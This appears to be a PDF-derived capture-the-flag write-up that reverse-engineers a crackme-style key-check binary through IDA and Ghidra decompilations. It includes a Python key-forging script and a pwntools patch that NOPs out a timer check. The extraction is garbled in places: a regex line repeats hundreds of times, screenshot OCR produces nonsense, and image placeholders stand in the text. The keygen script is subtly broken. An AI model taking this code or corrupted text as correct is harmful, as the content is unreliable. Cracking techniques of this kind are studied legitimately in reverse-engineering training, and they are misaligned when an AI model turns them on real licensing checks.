 char *v4; // [rsp+18h] [rbp-A8h]
 char v5[112]; // [rsp+20h] [rbp-A0h] BYREF
 char v6[40]; // [rsp+90h] [rbp-30h] BYREF
 unsigned int64 v7; // [rsp+B8h] [rbp-8h]
 v7 = \underline{\text{readfsqword}(0x28u)};
 SHA256 Init(v5);
 v1 = strlen(a1);
 SHA256 Update(v5, a1, v1);
 SHA256 Final(v6, v5);
 v4 = malloc(0x41uLL);
 if ( !v4 )
   exit(1);
 for (i = 0; i \le 31; ++i)
    sprintf(&v4[2 * i], "%02x", v6[i]);
 v4[64] = 0;
  return v4;
}
```

Generates the sha256 hash of the username

Function get_odd(hash)

```
_BYTE *__fastcall get_odd(const char *hash)
 int idx; // [rsp+10h] [rbp-20h]
 int i; // [rsp+14h] [rbp-1Ch]
 _BYTE *ptr; // [rsp+18h] [rbp-18h]
 ptr = malloc(0x1EuLL);
 if (!ptr )
   exit(1);
 idx = 0;
 for (i = 0; i < strlen(hash); ++i)
  {
    if ( (i & 1) != 0 )
      ptr[idx++] = hash[i];
      if (idx == 29)
        break;
    }
  }
 ptr[idx] = 0;
  return ptr;
}
```

Gets all the value from the hash from range 0-29 where it's index is an odd number

Function process_key(key, key_len, key_addr)

```
| DANAMA | Danamacolea | Danam
```

```
_DWORD *__fastcall process_key(__int64 key, unsigned int key_len, unsigned
__int64 *key_addr)
  int64 type; // rax
 int v6; // [rsp+24h] [rbp-44Ch]
 char *ptr; // [rsp+28h] [rbp-448h]
  int64 v8; // [rsp+30h] [rbp-440h]
 unsigned __int64 v9; // [rsp+38h] [rbp-438h]
 unsigned __int64 i; // [rsp+40h] [rbp-430h]
  int64 bio; // [rsp+48h] [rbp-428h]
  <u>__int64 v12; // [rsp+48h] [rbp-428h]</u>
  int64 b64; // [rsp+50h] [rbp-420h]
 DWORD *v14; // [rsp+58h] [rbp-418h]
 char src[1032]; // [rsp+60h] [rbp-410h] BYREF
 unsigned __int64 v16; // [rsp+468h] [rbp-8h]
 v16 = \underline{readfsqword(0x28u)};
 ptr = 0LL;
 v8 = 0LL;
 v9 = 0LL;
 bio = BIO new mem buf(key, key len);
```

```
type = BIO f base64();
 b64 = BIO new(type);
 v12 = BIO push(b64, bio);
 while (1)
  {
   v6 = BIO_{read}(v12, src, 1024LL);
   if ( v6 <= 0 )
     break;
   ptr = realloc(ptr, v8 + v6);
   if ( !ptr )
    exit(1);
   memcpy(&ptr[v8], src, v6);
   v8 += v6;
   v9 += v6;
 }
 BIO_free_all(v12);
 if ( key_addr )
   *key_addr = v9;
 if ( check len(v9) != 1 )
   exit(1);
 v14 = malloc(4 * v9);
 if ( !v14 )
   exit(1);
 for (i = 0LL; i < v9; ++i)
   v14[i] = ptr[i];
 return v14;
}
```

- First I didn't know what this BIO struct were about so I did some research and found this two helpful manual sites: manual1 manual2
- So basically it's decoding a base64 value which in this case is our provided key then it
 calls the check_len function passing the length of the base64 decoded key value as the
 parameter
- This function check_len basically returns a boolean variable based on if the provided length is 29

```
_B00L8 __fastcall check_len(int a1)
{
   return a1 == 29;
}
```

Function xor(odd_hash, processed)

```
_BYTE *__fastcall xor(const char *odd_hash, char *processed)
{
    size_t i; // [rsp+18h] [rbp-18h]
    size_t n; // [rsp+20h] [rbp-10h]
    _BYTE *ptr; // [rsp+28h] [rbp-8h]

    n = strlen(odd_hash);
    ptr = malloc(n + 1);
    if ( !ptr )
        exit(1);
    for ( i = 0LL; i < n; ++i )
        ptr[i] = *&processed[4 * i] ^ odd_hash[i];
    ptr[n] = 0;
    return ptr;
}
```

Performs a xor operation on each character of the odd_hash with that of the processed value

Function check_regex(result)

```
_int64 __fastcall check_regex(const char *result)
        int errcode; // [rsp+14h] [rbp-BCh]
        regex t preg; // [rsp+20h] [rbp-B0h] BYREF
        char errbuf[104]; // [rsp+60h] [rbp-70h] BYREF
        unsigned int64 v5; // [rsp+C8h] [rbp-8h]
        v5 = readfsqword(0x28u);
        if (regcomp(\&preg, "^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9]-[A-Z0-9
Z0-9 {4}-[A-Z0-9] {4}$", 1)
                 return OLL;
        errcode = regexec(&preg, result, OLL, OLL, O);
        if (!errcode)
                return 1LL;
        if ( errcode == 1 )
        {
                puts("Invalid subkey format");
        }
        else
                 regerror(errcode, &preg, errbuf, 0x64uLL);
                 fprintf(stderr, "Error : %s\n", errbuf);
        }
        fflush(stdout);
         return OLL;
 }
```

- Goddammit what is this?
- Always check our the manual page
- So basically regcomp() does is to compile a regular expression into a form that is suitable for subsequent **regexec**() searches.
- The parameter it requires are:

```
int regcomp(regex_t *preg_, const char regex, int cflags);
```

- In our case we know the preg_ & regex but not the cflags
- Since it's 1 we need to know what exact flag it is
- From the manual page it says: cflags may be the bitwise-or of one or more of the following: REG_EXTENDED, REG_ICASE, REG_NOSUB, REG_NEWLINE
- I looked at the regex.h source code and saw this

```
#define REG BASIC
                         0000
#define REG_EXTENDED
                         0001
#define REG ICASE
                         0002
#define REG NOSUB
                         0004
#define REG_NEWLINE
                         0010
#define REG_NOSPEC
                         0020
#define REG PEND
                         0040
#define REG DUMP
                         0200
```

- So the cflag being used is REG_EXTENDED which uses **POSIX** Extended Regular Expression syntax when interpreting *regex*.
- Basically this function is used to check if our value matches ^[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}-[A-Z0-9]{4}\$
- If it is then 0 else 1

The next function is compute(result, username) but let's hold on for now

So far we can conclude that:

- The key should be sent as a base64 encoded value
- The decoded key length should be 29
- The decoded key is going to be xored with the odd hash
- The resulting xored value should match a certain regular expression

From the regex check we can say that sample keys might be:

Let us work with generating a valid key format

From the conclusion above we can make the resulting xored value the expected regex expression by doing this

- xor the sample key with the odd hash since that's generated based on the username
- xor the resulting value with the odd hash
- base64 encode the resulting xored value

Here's a script which can accomplish that

```
import hashlib
import base64
def xor(a, b):
    r = ""
    for i, j in zip(a, b):
        r += chr(i ^ j)
    return r
def gen_hash(a):
    value = hashlib.sha256(a).hexdigest()
    r = ""
    i = 0
    for j in range(len(value)):
        if (j & 1 != 0):
            r += value[j]
            if (i == 29):
                break
    return r.encode()
username = "BJIZ-HACKERLAB"
odd = gen hash(username.encode())
key = "AAAA-AAAA-AAAA-AAAA-AAAA".encode()
r = xor(odd, key).encode()
uh = xor(r, odd)
print(username)
```

```
print(key)
print(base64.b64encode(r))
```

Now one issue might be the time counter as it's an obvious pain to be working with speed

We can patch it so that instead of it to exit it will do nothing

Here's my patch script

```
from pwn import asm, disasm

with open("keygen1", "rb") as f:
    file = f.read()
    f.close()

patched = b"\xe8\xf1\xeb\xff\xff"

print(disasm(patched))

binary = file.replace(patched, asm("nop")*len(patched))

with open("keygen", "wb") as f:
    f.write(binary)
```

This is where I'm patching

```
| Comparison | Com
```

Ok now that we have done that let's view the compute(key, username) function

```
X Pseudocode-A X O Hex View-1 X A Structures
                                _int64 __fastcall compute(char *result, const char *username)
                             int64 _fastcall compute(char *result, const char {
    size_t v2; // rax
    unsigned int r; // eax
    int i; // [rsp+18h] [rbp-A868h]
    int v6; // [rsp+1ch] [rbp-A864h]
    int v6; // [rsp+24h] [rbp-A85ch]
    int v8; // [rsp+24h] [rbp-A85ch]
    int v8; // [rsp+24h] [rbp-A85ch]
    int v10; // [rsp+26h] [rbp-A85ch]
    int v10; // [rsp+26h] [rbp-A854h]
    int v10; // [rsp+24h] [rbp-A84ch]
    int v12; // [rsp+38h] [rbp-A84ch]
    int v12; // [rsp+48h] [rbp-A84ch]
    int v12; // [rsp+48h] [rbp-A830h]
    const char *src; // [rsp+50h] [rbp-A830h]
    int64 v15; // [rsp+66h] [rbp-A820h]
    int64 v19; // [rsp+66h] [rbp-A820h]
    int64 v19; // [rsp+66h] [rbp-A816h]
    int v20; // [rsp+80h] [rbp-A800h]
    int v20; // [rsp+80h] [rbp-A008h] PYREF
    char v23; // [rsp+878h] [rbp-A008h] PYREF
    char delim[2]; // [rsp+A85ch] [rbp-22h] BYREF
    char hex[10]; // [rsp+A85ch] [rbp-28h] [rbp-18h]
    while ( &v23 != (&v24 - 5120) )
     ••••••
                               canary = __readfsqword(0x28u);
if ( check_regex(result) != 1 )
                                exit(1);
ptr = malloc(8uLL);
strcpy(delim, "-");
                          if (!ptr)
exit(1);
00001EB7 compute:30 (1EB7)
                              IDA View-A X Pseudocode-A X  Hex View-1 X

strepy(delim, "-");
if ( lptr )
    exit(1);
v15 = 0LL;
for ( src = strtok(result, delim); src; src = strtok(0LL, delim) )
                                                                                                                                                                          X New-1 X A Structures X E Enums
•••••
                               •••••••
                                     exit(1);
strcpy(*&ptr[8 * v15++], src);
 •••••••••
                             v20 = 1;

array[0] = 894;

array[1] = 1;

array[2] = 298;

array[3] = 447;

array[6] = 799236;

array[6] = 1;

array[6] = 178;

array[8] = 1;

array[9] = 0;

array[10] = 1788;

memset(buffer, 0, 0xA7A0uLL);

v17 = 0LL;
                               v17 = OLL;
v18 = OLL;
v19 = OLL;
for ( i = 0; i <= 5; ++i )
   :
                                  r = do_it(j ^ 0x37Eu);
sprintf(hex, "%04X", r);
00214D[compute:65 (214D)]
   ٠
```

```
IDA View-A
                                                                 A
                                                                                                                                                                                  看
                                                                                                                                                                                                                      **
                r = do_it(j ^ 0x37Eu);
sprintf(hex, "%04X", r);
if ( !strcmp(hex, *&ptr[8 * i]) )
buffer[1788 * i + v6++] = j;
:
                 if ( k \ge SHIDWORD(v17) )
:
                                                                X O Hex View-1
                if ( n \ge SHIDWORD(v19) )
                )
if ( v12 * v8 + v10 == k * k * k * k * k + n · m && v10 + v8 < 1788 && n · v10 * k <= 894 )
break;
             }
if (!strcmp(username, "BJIZ-HACKERLAB"))
printf("Correct key, Here the flag; %s\n", flag);
else
printf("Dear %s, WELCOME BACK\n", username);
fflush(stdout);
             printf("Incorrect Key Dear %s\n", username);
fflush(stdout);
```

Here's the decompilation for IDA

```
// positive sp value has been detected, the output may be wrong!
__int64 __fastcall compute(char *key, const char *username)
{
    size_t v2; // rax
    unsigned int r; // eax
    int i; // [rsp+18h] [rbp-A868h]
    int v6; // [rsp+1Ch] [rbp-A864h]
    int j; // [rsp+20h] [rbp-A860h]
    int v8; // [rsp+24h] [rbp-A85Ch]
    int k; // [rsp+28h] [rbp-A858h]
```

```
int v10; // [rsp+2Ch] [rbp-A854h]
int m; // [rsp+30h] [rbp-A850h]
int v12; // [rsp+34h] [rbp-A84Ch]
int n; // [rsp+38h] [rbp-A848h]
char *ptr; // [rsp+40h] [rbp-A840h]
__int64 v15; // [rsp+48h] [rbp-A838h]
const char *src; // [rsp+50h] [rbp-A830h]
int64 v17; // [rsp+60h] [rbp-A820h]
__int64 v18; // [rsp+68h] [rbp-A818h]
int64 v19; // [rsp+70h] [rbp-A810h]
int v20; // [rsp+80h] [rbp-A800h]
int array[11]; // [rsp+84h] [rbp-A7FCh]
int buffer[498]; // [rsp+B0h] [rbp-A7D0h] BYREF
char v23; // [rsp+878h] [rbp-A008h] BYREF
int64 v24; // [rsp+1878h] [rbp-9008h] BYREF
char delim[2]; // [rsp+A85Ch] [rbp-24h] BYREF
char hex[10]; // [rsp+A85Eh] [rbp-22h] BYREF
unsigned int64 canary; // [rsp+A868h] [rbp-18h]
while ( \&v23 != (\&v24 - 5120) )
canary = readfsqword(0x28u);
if ( check regex(key) != 1 )
 exit(1);
ptr = malloc(8uLL);
strcpy(delim, "-");
if (!ptr)
  exit(1);
v15 = 0LL;
for ( src = strtok(key, delim); src; src = strtok(OLL, delim) )
{
  ptr = realloc(ptr, 8 * (v15 + 1));
  if ( !ptr )
    exit(1);
  v2 = strlen(src);
  *&ptr[8 * v15] = malloc(v2 + 1);
  if ( !*&ptr[8 * v15] )
    exit(1);
  strcpy(*&ptr[8 * v15++], src);
}
v20 = 1;
array[0] = 894;
array[1] = 1;
array[2] = 298;
array[3] = 447;
array[4] = 799236;
```

```
array[5] = 1;
 array[6] = 223;
 array[7] = -178;
 array[8] = -1;
 array[9] = 0;
 array[10] = 1788;
 memset(buffer, 0, 0xA7A0uLL);
 v17 = 0LL;
 v18 = 0LL;
 v19 = 0LL;
 for (i = 0; i \le 5; ++i)
 {
   v6 = 0;
   for (j = array[2 * i - 1]; j \le array[2 * i]; ++j)
   {
     checksum = gen_checksum(j ^ 0x37Eu);
     sprintf(hex, "%04X", r);
     if ( !strcmp(hex, *&ptr[8 * i]) )
       buffer[1788 * i + v6++] = j;
   *(\&v17 + i) = v6;
 }
 free(ptr);
 v8 = 0;
LABEL 45:
 if ( v8 < v17 )
  {
   for (k = 0; ++k)
     if (k >= SHIDWORD(v17))
     {
       ++v8;
       goto LABEL 45;
     }
     v10 = 0;
LABEL 41:
     if ( v10 < v18 )
       break;
    }
   for (m = 0; ++m)
     if ( m >= SHIDWORD(v18) )
     {
       ++v10;
       goto LABEL_41;
```

```
v12 = 0;
LABEL 37:
     if (v12 < v19)
        break;
    }
    for (n = 0; ++n)
     if (n >= SHIDWORD(v19))
       ++v12;
       goto LABEL 37;
     if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k \le 894
        break;
    }
   if ( !strcmp(username, "BJIZ-HACKERLAB") )
     printf("Correct key, Here the flag: %s\n", flag);
   else
      printf("Dear %s, WELCOME BACK\n", username);
   fflush(stdout);
   return 1LL;
 }
 else
   printf("Incorrect Key Dear %s\n", username);
   fflush(stdout);
   return OLL;
 }
}
```

Now that looks scary ikr

Here's what it does:

- First it makes sure the key provided as the first parameter matches the expected regular expression
- This portion of code does this

```
strcpy(delim, "-");
if ( !ptr )
  exit(1);

v15 = OLL;
for ( src = strtok(key, delim); src; src = strtok(OLL, delim) )
```

```
{
   ptr = realloc(ptr, 8 * (v15 + 1));
   if ( !ptr )
      exit(1);
   v2 = strlen(src);
   *&ptr[8 * v15] = malloc(v2 + 1);
   if ( !*&ptr[8 * v15] )
      exit(1);
   strcpy(*&ptr[8 * v15++], src);
}
```

- This loop would split the key value using delimiter -
- Then for every 4 bytes chunk it would store it into a pointer
- In order words it's storing each 4 bytes of the key split by the delimiter into a dynamic memory
- I didn't exactly try to understand what it does i just did some dynamic reversing to figure this out
- Moving on this portion of code does this

```
v20 = 1;
array[0] = 894;
array[1] = 1;
array[2] = 298;
array[3] = 447;
array[4] = 799236;
array[5] = 1;
array[6] = 223;
array[7] = -178;
array[8] = -1;
array[9] = 0;
array[10] = 1788;
memset(buffer, 0, 0xA7A0uLL);
v17 = 0LL;
v18 = 0LL;
v19 = 0LL;
for (i = 0; i \le 5; ++i)
{
  v6 = 0;
  for (j = array[2 * i - 1]; j \le array[2 * i]; ++j)
    checksum = gen checksum(j ^ 0x37Eu);
    sprintf(hex, "%04X", checksum);
    if ( !strcmp(hex, *&ptr[8 * i]) )
```

```
buffer[1788 * i + v6++] = j;
}
 *(&v17 + i) = v6;
}
free(ptr);
```

- First it stores some value in a array of integers
- Fills up a memory buffer with null bytes of size 0xA7A0
- Iterates from range 0-6
 - Initialize a variable v6 to 0
 - Then does a for loop where it begins from a value gotten at array[2 * i 1] and ends at array[2 * i] + 1
 - During the inner loop it generates a checksum value
 - The value generated is compared against the 4 bytes value of our input
 - If it matches it sets buffer[1788 * i + v6] to j and increments v6
 - After the inner loop is completed it sets v17[i] to v6

Let's take a look at what the gen checksum function does

```
__int64 __fastcall get_checksum(unsigned int val)
{
  unsigned __int64 i; // [rsp+18h] [rbp-18h]
  char array[4]; // [rsp+24h] [rbp-Ch] BYREF
  unsigned __int64 canary; // [rsp+28h] [rbp-8h]

canary = __readfsqword(0x28u);
  for ( i = 0LL; i <= 3; ++i )</pre>
```

```
array[i] = val >> (8 * i);
return crc32(array, 4LL);
}
```


- Iterates through 0-4 where variable i is the counter
- Does some bit right shifting and stores the value into array[i]
- Calls the crc32 function passing the array and 4 as the parameter

Here's the crc32 function


```
__int64 __fastcall crc32(_BYTE *cstr, __int64 val)
{
    __int64 result; // rax
    _BYTE *inp; // rsi
    unsigned int crc; // eax

result = 0LL;
    if ( cstr && val )
{
        inp = &cstr[val];
        crc = -1;
        do
            crc = crc32_table[(*cstr++ ^ crc)] ^ (crc >> 8);
        while ( cstr != inp );
        return ~crc;
    }
    return result;
}
```


- This basically calculates the crc32 checksum of a value
- Remember that this binary was stripped so this function name wasn't known, how I figured that was by looking at the lookup table and seeing this




Then I searched up one of the constant and got this



And with that I got the source here



Back to the challenge, it would return the crc32 checksum of the generated value in the
 array but one thing to note here is this



 Before it returns, the value that's going to be stored in eax is going to be the lower two bytes of that rax register

So that's all for the <code>gen_checksum()</code> function

Moving on the next portion is this

```
v8 = 0;
LABEL_45:
 if ( v8 < v17 )
 {
   for (k = 0; ++k)
     if (k >= SHIDWORD(v17))
      ++v8;
      goto LABEL_45;
     }
     v10 = 0;
LABEL 41:
     if ( v10 < v18 )
      break;
   }
   for (m = 0; ++m)
     if ( m >= SHIDWORD(v18) )
     {
      ++v10;
      goto LABEL 41;
     }
     v12 = 0;
LABEL 37:
     if ( v12 < v19 )
      break;
    }
   for (n = 0; ++n)
     if (n >= SHIDWORD(v19))
       ++v12;
      goto LABEL_37;
     if ( v12 * v8 + v10 == k * k * k * k * k + n - m && v10 + v8 < 1788 &&
n - v10 * k \le 894)
       break;
   if ( !strcmp(username, "BJIZ-HACKERLAB") )
     printf("Correct key, Here the flag: %s\n", flag);
      printf("Dear %s, WELCOME BACK\n", username);
   fflush(stdout);
   return 1LL;
```

```
else
{
    printf("Incorrect Key Dear %s\n", username);
    fflush(stdout);
    return OLL;
}
```

This looks like the main logic which would determine if we get the right key or not and to be honest I spent quite some good amount of hours trying to understand this by looking at IDA's decompilation and the assembly but I failed at it

So I switched my decompiler to Ghidra and surprisingly it's decompilation was not too hard

```
2 /* WARNING: Removing unreachable block (ram,0x001020da) */
 4 undefined8 compute(char *key,char *username)
   undefined *puVarl;
    uint checksum;
11 void *pvVar4;
13 undefined8 ret;
    undefined *puVar5;
   long in_FS_OFFSET;
16 int idx;
    int sub_idx;
20 int i;
    int m;
    void *ptr;
    long local_a840;
char *local_a838;
    int compute [6];
28 Int compute (1);
29 uint array [14];
30 undefined local_a010 [40932];
31 undefined2 local_2c;
    char generated [10];
    long canary;
    char *key_chunk;
    puVarl = &stack0xfffffffffffffff;
    do {
      puVar5 = puVar1;
       *(undefined8 *)(puVar5 + -0x1000) = *(undefined8 *)(puVar5 + -0x1000);
    puVar1 = puVar5 + -0x1000;
} while (puVar5 + -0x1000 != local_a010);
    canary = *(long *)(in_FS_0FFSET + 0x28);
    *(undefined8 *)(puVar5 + -0x1880) = 0x101ef6;
    cVar2 = regx_check(key);
     if (cVar2 != '\x01') {
                         /* WARNING: Subroutine does not return */
       *(undefined8 *)(puVar5 + -0x1880) = 0x101f07;
    *(undefined8 *)(puVar5 + -0x1880) = 0x101f11;
    ptr = malloc(8);
    if (ptr == (void *)0x0) {
                         /* WARNING: Subroutine does not return */
       *(undefined8 *)(puVar5 + -0x1880) = 0x101f32;
     local_a840 = 0;
                                                                                                   MOV EAX,0x1
```

```
local a840 = 0;
     *(undefined8 *)(puVar5 + -0x1880) = 0x101f53;
     local_a838 = strtok(key,(char *)&local_2c);
     while (local_a838 != (char *)0x0) {
       *(undefined8 *) (puVar5 + -0x1880) = 0x101f84;
ptr = realloc(ptr,(local_a840 + 1) * 8);
if (ptr == (void *)0x0) {
                         /* WARNING: Subroutine does not return */
          *(undefined8 *)(puVar5 + -0x1880) = 0x101f9f;
       *(undefined8 *)(puVar5 + -0x1880) = 0x101fae;
        sVar3 = strlen(local_a838);
        *(undefined8 *)(puVar5 + -0x1880) = 0x101fd4;
       pvVar4 = malloc(sVar3 + 1);
*(void **)(local_a840 * 8 + (long)ptr) = pvVar4;
       if (*(long *)((long)ptr + local_a840 * 8) == 0) {
                         /* WARNING: Subroutine does not return */
          *(undefined8 *)(puVar5 + -0x1880) = 0x102002;
       key_chunk = *(char **)((long)ptr + local_a840 * 8);
       *(undefined8 *)(puVar5 + -0x1880) = 0x102030;
        strcpy(key_chunk,local_a838);
        local_a840 = local_a840 + 1;
        *(undefined8 *)(puVar5 + -0x1880) = 0x102049;
       local_a838 = strtok((char *)0x0,(char *)&local_2c);
     array[0] = 1;
array[1] = 894;
     array[2] = 1;
     array[3] = 298;
     array[5] = 799236;
     array[6] = 1;
93
94
     array[9] = Oxffffffff;
 95
     array[10] = 0;
     array[11] = 0x6fc:
     *(undefined8 *)(puVar5 + -0x1880) = 0x102142;
     compute[0] = 0;
compute[1] = 0;
     compute[2] = 0;
102
     compute[3] = 0;
     compute[4] = 0;
104
     compute[5] = 0;
       sub idx = 0;
        for (crc-idx = array[(long)idx * 2]; (int)crc-idx <= (int)array[(long)idx * 2 + 1];</pre>
108
          *(undefined8 *)(puVar5 + -0x1880) = 0x1021a9;
          checksum = gen checksum(crc-idx ^ 0x37e);
          *(undefined8 *)(puVar5 + -0x1880) = 0x1021c3;
          sprintf(generated,"%04X",(ulong)checksum);
          key chunk = *(char **)((long)ptr + (long)idx * 8);
          *(undefined8 *)(nuVar5 + -0x1880) = 0x1021ef.
```

```
if (fp == 0) {
            array[(long)idx * 0x6fc + (long)sub_idx + 0xc] = crc-idx;
            sub_idx = sub_idx + 1;
121
       compute[idx] = sub idx;
123
     *(undefined8 *)(puVar5 + -0x1880) = 0x102288;
     free(ptr);
126
     0 = 0;
    do {
       if (compute[0] <= o) {
128
          *(undefined8 *)(puVar5 + -0x1880) = 0x102498;
          printf("Incorrect Key Dear %s\n",username);
          *(undefined8 *)(puVar5 + -0x1880) = 0x1024a7;
133
          ret = 0;
134 loop:
          if (canary == *(long *)(in_FS_OFFSET + 0x28)) {
                        /* WARNING: Subroutine does not return */
          *(undefined8 *)(puVar5 + -0x1880) = 0x1024c0;
          __stack_chk_fail();
140
142
       for (i = 0; i < compute[1]; i = i + 1) { for (j = 0; j < compute[2]; j = j + 1) {
            for (k = 0; k < compute[3]; k = k + 1) {
             for (l = 0; l < compute[4]; l = l + 1) {
                for (m = 0; m < compute[5]; m = m + 1) {
147
149
                    *(undefined8 *)(puVar5 + -0x1880) = 0x102383;
                    fp = strcmp(username, "BJIZ-HACKERLAB");
                    if (fp == 0) {
                      *(undefined8 *)(puVar5 + -0x1880) = 0x1023a2;
                      printf("Correct key, Here the flag: %s\n",flag);
                      *(undefined8 *)(puVar5 + -0x1880) = 0x1023b1;
                      fflush(stdout);
                    else {
                      *(undefined8 *)(puVar5 + -0x1880) = 0x1023ce;
                      printf("Dear %s, WELCOME BACK\n", username);
160
                      *(undefined8 *)(puVar5 + -0x1880) = 0x1023dd;
                      fflush(stdout);
164
                    goto loop;
165
167
168
169
     } while( true );
173}
                                                        00101ea0
